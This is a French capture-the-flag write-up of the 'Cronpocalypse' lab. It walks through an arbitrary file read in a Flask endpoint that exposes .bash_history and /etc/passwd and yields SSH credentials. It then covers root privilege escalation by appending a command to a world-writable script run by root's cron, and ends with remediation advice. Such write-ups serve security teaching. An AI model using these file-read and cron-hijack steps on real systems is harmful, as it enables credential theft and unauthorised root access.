



Rapport de CTF - Cronpocalypse

Auteur du Write-Up: 5yn0r

1. Informations générales

Nom du challenge : Cronpocalypse

Type : CTF - Web / Linux / Privilege Escalation

Objectif : Obtenir successivement le flag utilisateur puis le flag root.

Environnement : Machine Linux Alpine avec serveur web Flask et service SSH.

2. Reconnaissance

La première étape consistait à identifier les services accessibles sur la machine cible.

Le scan de l'adresse : 34.251.207.158 a permis d'identifier notamment **Port 80** : serveur web et le **Port 22** : SSH

Le serveur web utilisait une application **Flask**.

L'objectif était donc d'abord d'analyser l'application web avant de chercher une méthode d'accès au système.

3. Analyse de l'application Web

L'application Flask se trouvait dans : /opt/webapp/app.py

Son contenu a permis d'identifier plusieurs routes :

```
/
/about
```

```
/contact  
/features  
/read  
/random-quote
```

La route particulièrement intéressante était : `/read?file=` .Elle permettait de lire le contenu d'un fichier fourni par l'utilisateur.

Le code correspondant était :

```
@app.route("/read")  
def read_file():  
    file = request.args.get("file", "")  
  
    if any(blocked in file for blocked in BLOCKED_FILES):  
        return "Access Denied!", 403  
  
    try:  
        with open(file, "r") as f:  
            return f"<pre>{f.read()}</pre>"
```

L'application utilisait une **blocklist** :

```
BLOCKED_FILES = ["flag-user.txt", "flag-root.txt"]
```

Le problème est que seuls certains noms de fichiers étaient bloqués. Il n'existait pas de véritable **allowlist** des fichiers autorisés à la lecture.

Vulnérabilité identifiée

Arbitrary File Read / Local File Read

L'endpoint permettait de demander la lecture de fichiers arbitraires accessibles par le processus Flask.

4. Fuite d'informations

L'exploitation de la lecture de fichiers a permis d'obtenir des informations utiles sur le système.

Parmi les fichiers intéressants figurait :

```
/home/ctf/.bash_history
```

La présence d'un historique de commandes était particulièrement intéressante car celui-ci pouvait contenir des informations sensibles.

La machine utilisait notamment l'utilisateur : ctf

La lecture des fichiers système a également confirmé la présence de cet utilisateur dans :

```
/etc/passwd avec ctf:x:1000:1000:Linux User,,,:/home/ctf:/bin/sh
```

La fuite d'informations a finalement permis de récupérer les credentials nécessaires pour accéder au compte `ctf`.

5. Foothold SSH

Une connexion SSH a ensuite été établie : `ssh ctf@34.251.207.158 -p 22`

Après authentification, l'accès au système a été obtenu sous l'utilisateur : ctf

Le premier flag était présent dans : `/home/ctf/flag-user.txt`

Le **flag utilisateur** a donc été récupéré.

6. Énumération post-exploitation

Une fois connecté avec le compte `ctf`, l'étape suivante consistait à rechercher une possibilité d'élévation de privilèges.

Une première tentative consistait à consulter : `cat /etc/crontab`

Cependant, la machine étant basée sur Alpine Linux, ce fichier n'existait pas :

```
cat: can't open '/etc/crontab': No such file or directory
```

L'examen de `/etc/` a toutefois révélé la présence de :

```
/etc/cron.d/
```

```
/etc/crontabs/
```

Cela indiquait que le système utilisait une organisation différente des tâches cron.

7. Identification du Cron exécuté par root

La vérification du crontab de root a permis de découvrir :

```
cat /var/spool/cron/crontabs/root
```

Résultat : * * * * * /bin/sh /opt/root_cron.sh

Cette ligne signifie que le script : /opt/root_cron.sh est exécuté **toutes les minutes** par le cron de root et est modifiable.

8. Analyse de `root_cron.sh`

Le fichier : /opt/root_cron.sh

était accessible en lecture : cat /opt/root_cron.sh

Son contenu était :

```
#!/bin/sh
/bin/sh /tmp/backup.sh
```

La chaîne d'exécution devenait donc :

```
cron root
  ↓
/opt/root_cron.sh
  ↓
/tmp/backup.sh
```

Il fallait alors examiner les permissions de `/tmp/backup.sh`.

9. Découverte de la mauvaise configuration

La commande : `ls -la /tmp/backup.sh` a retourné :

```
-rwxrw-rw- 1 root root 49 Feb 14 2025 /tmp/backup.sh
```

Les permissions étaient donc : `rwx rw rw-`

Le fichier était possédé par : `root:root`

Mais il était **modifiable par les utilisateurs autres que root**.

Le point critique était donc :

```
-rwxrw-rw-  
  ^  ^  ^  
  écriture autorisée
```

Un utilisateur non privilégié pouvait modifier le script alors que celui-ci était appelé par un processus exécuté avec les privilèges de root.


10. Contenu initial de `backup.sh`

Le script contenait initialement :

```
#!/bin/sh  
tar -czf /tmp/backup.tar.gz /tmp/*.log
```

Le script était appelé automatiquement par : `/opt/root_cron.sh` qui lui-même était lancé par le cron de root.

La situation pouvait donc être représentée ainsi :



```
cron root
|
▼
privileges root
```

11. Exploitation de la mauvaise configuration Cron

Les éditeurs `nano` et `vim` n'étaient pas installés :

```
nano: not found
vim: not found
```

La modification du script a donc été effectuée directement avec `echo` et l'opérateur `>>`.

La commande utilisée était :

```
echo "cp /root/flag-root.txt /home/ctf" >> /tmp/backup.sh
```

Le script contenait alors :

```
#!/bin/sh
tar -czf /tmp/backup.tar.gz /tmp/*.log
cp /root/flag-root.txt /home/ctf
```

L'objectif de cette modification était de faire exécuter par le cron de root une commande permettant de copier le fichier contenant le flag root vers un emplacement accessible à `ctf`.

12. Attente de l'exécution du Cron

Le cron exécutait : `/opt/root_cron.sh` toutes les minutes.

Le script appelait ensuite : `/opt/root_cron.sh`

Après l'exécution automatique du cron, le fichier suivant est apparu dans le répertoire de `ctf` :

```
/home/ctf/flag-root.txt
```

Les permissions observées étaient :

```
-rw-r--r--  1 root ctf  37 ... flag-root.txt
```

Le fichier pouvait alors être lu par l'utilisateur `ctf`.


13. Récupération du Flag Root


La commande : `cat flag-root.txt` a permis de récupérer le second flag :

```
c*****f
```

14. Chaîne complète d'exploitation

La chaîne d'attaque complète était :





15. Vulnérabilités identifiées

Vulnérabilité 1 - Arbitrary File Read

L'application Flask permettait à l'utilisateur de fournir directement le chemin d'un fichier à ouvrir :

```
with open(file, "r") as f:
```

La protection reposait uniquement sur une blocklist :

```
BLOCKED_FILES = ["flag-user.txt", "flag-root.txt"]
```

Cette approche ne permettait pas de contrôler correctement les fichiers accessibles.

Impact

Un attaquant pouvait potentiellement lire des fichiers sensibles accessibles au processus web.

Vulnérabilité 2 - Exposition de credentials

L'accès à des fichiers d'historique contenant des informations sensibles a permis de récupérer les éléments nécessaires à l'authentification SSH.

Vulnérabilité 3 - Cron exécutant un script modifiable

Le cron de root exécutait :

```
/opt/root_cron.sh
```

qui appelait : `/tmp/backup.sh` Or `/tmp/backup.sh` était modifiable par un utilisateur non privilégié.

16. Root Cause

La compromission résultait principalement de deux mauvaises configurations :

Application Web

```
Blocklist insuffisante
+
Lecture arbitraire de fichiers
↓
Fuite d'informations sensibles
```

Système

```
Cron root
↓
Script dans /tmp
↓
Script world-writable
↓
Modification par ctf
```

↓
Exécution avec privilèges root

17. Remédiations

17.1 Corriger l'Arbitrary File Read

Éviter de permettre à l'utilisateur de fournir directement un chemin système.

Utiliser une **allowlist** de fichiers explicitement autorisés.

Par exemple, l'application devrait définir précisément les fichiers pouvant être consultés au lieu de simplement bloquer certains noms.

Il faut également empêcher les techniques de contournement basées sur les chemins relatifs ou absolus.

17.2 Ne jamais exposer les fichiers sensibles

Les fichiers tels que :

```
.bash_history  
/etc/shadow
```

et autres fichiers contenant des credentials ou secrets ne doivent jamais être accessibles au serveur web.

17.3 Sécuriser les tâches Cron

Un script exécuté par root doit être :

- possédé par root ;
- non modifiable par les utilisateurs non privilégiés ;
- stocké dans un répertoire approprié ;
- protégé contre les modifications indirectes via ses fichiers et répertoires parents.

17.4 Vérifier régulièrement les permissions

Les permissions doivent être contrôlées sur les scripts exécutés automatiquement.

Une tâche privilégiée ne devrait jamais dépendre d'un fichier contrôlable par un utilisateur non privilégié.

20. Conclusion

Le CTF **Cronpocalypse** a permis de mettre en pratique une chaîne complète d'exploitation allant de la reconnaissance jusqu'à l'élévation de privilèges.

La première étape reposait sur une vulnérabilité **Arbitrary File Read** dans une application Flask. Cette vulnérabilité a permis d'obtenir des informations sensibles et de récupérer les éléments nécessaires pour obtenir un accès SSH avec l'utilisateur `ctf`.

Après le foothold, l'énumération du système a permis d'identifier une tâche Cron exécutée par `root` toutes les minutes. Cette tâche appelait un script situé dans `/tmp` qui était **modifiable par un utilisateur non privilégié**.

La modification de ce script a finalement permis de faire exécuter une commande avec les privilèges de root et de récupérer le flag final.

Ce challenge illustre donc deux principes importants en cybersécurité :

Une mauvaise validation des entrées peut permettre une fuite d'informations, et une mauvaise gestion des permissions peut transformer une tâche automatisée en vecteur d'élévation de privilèges.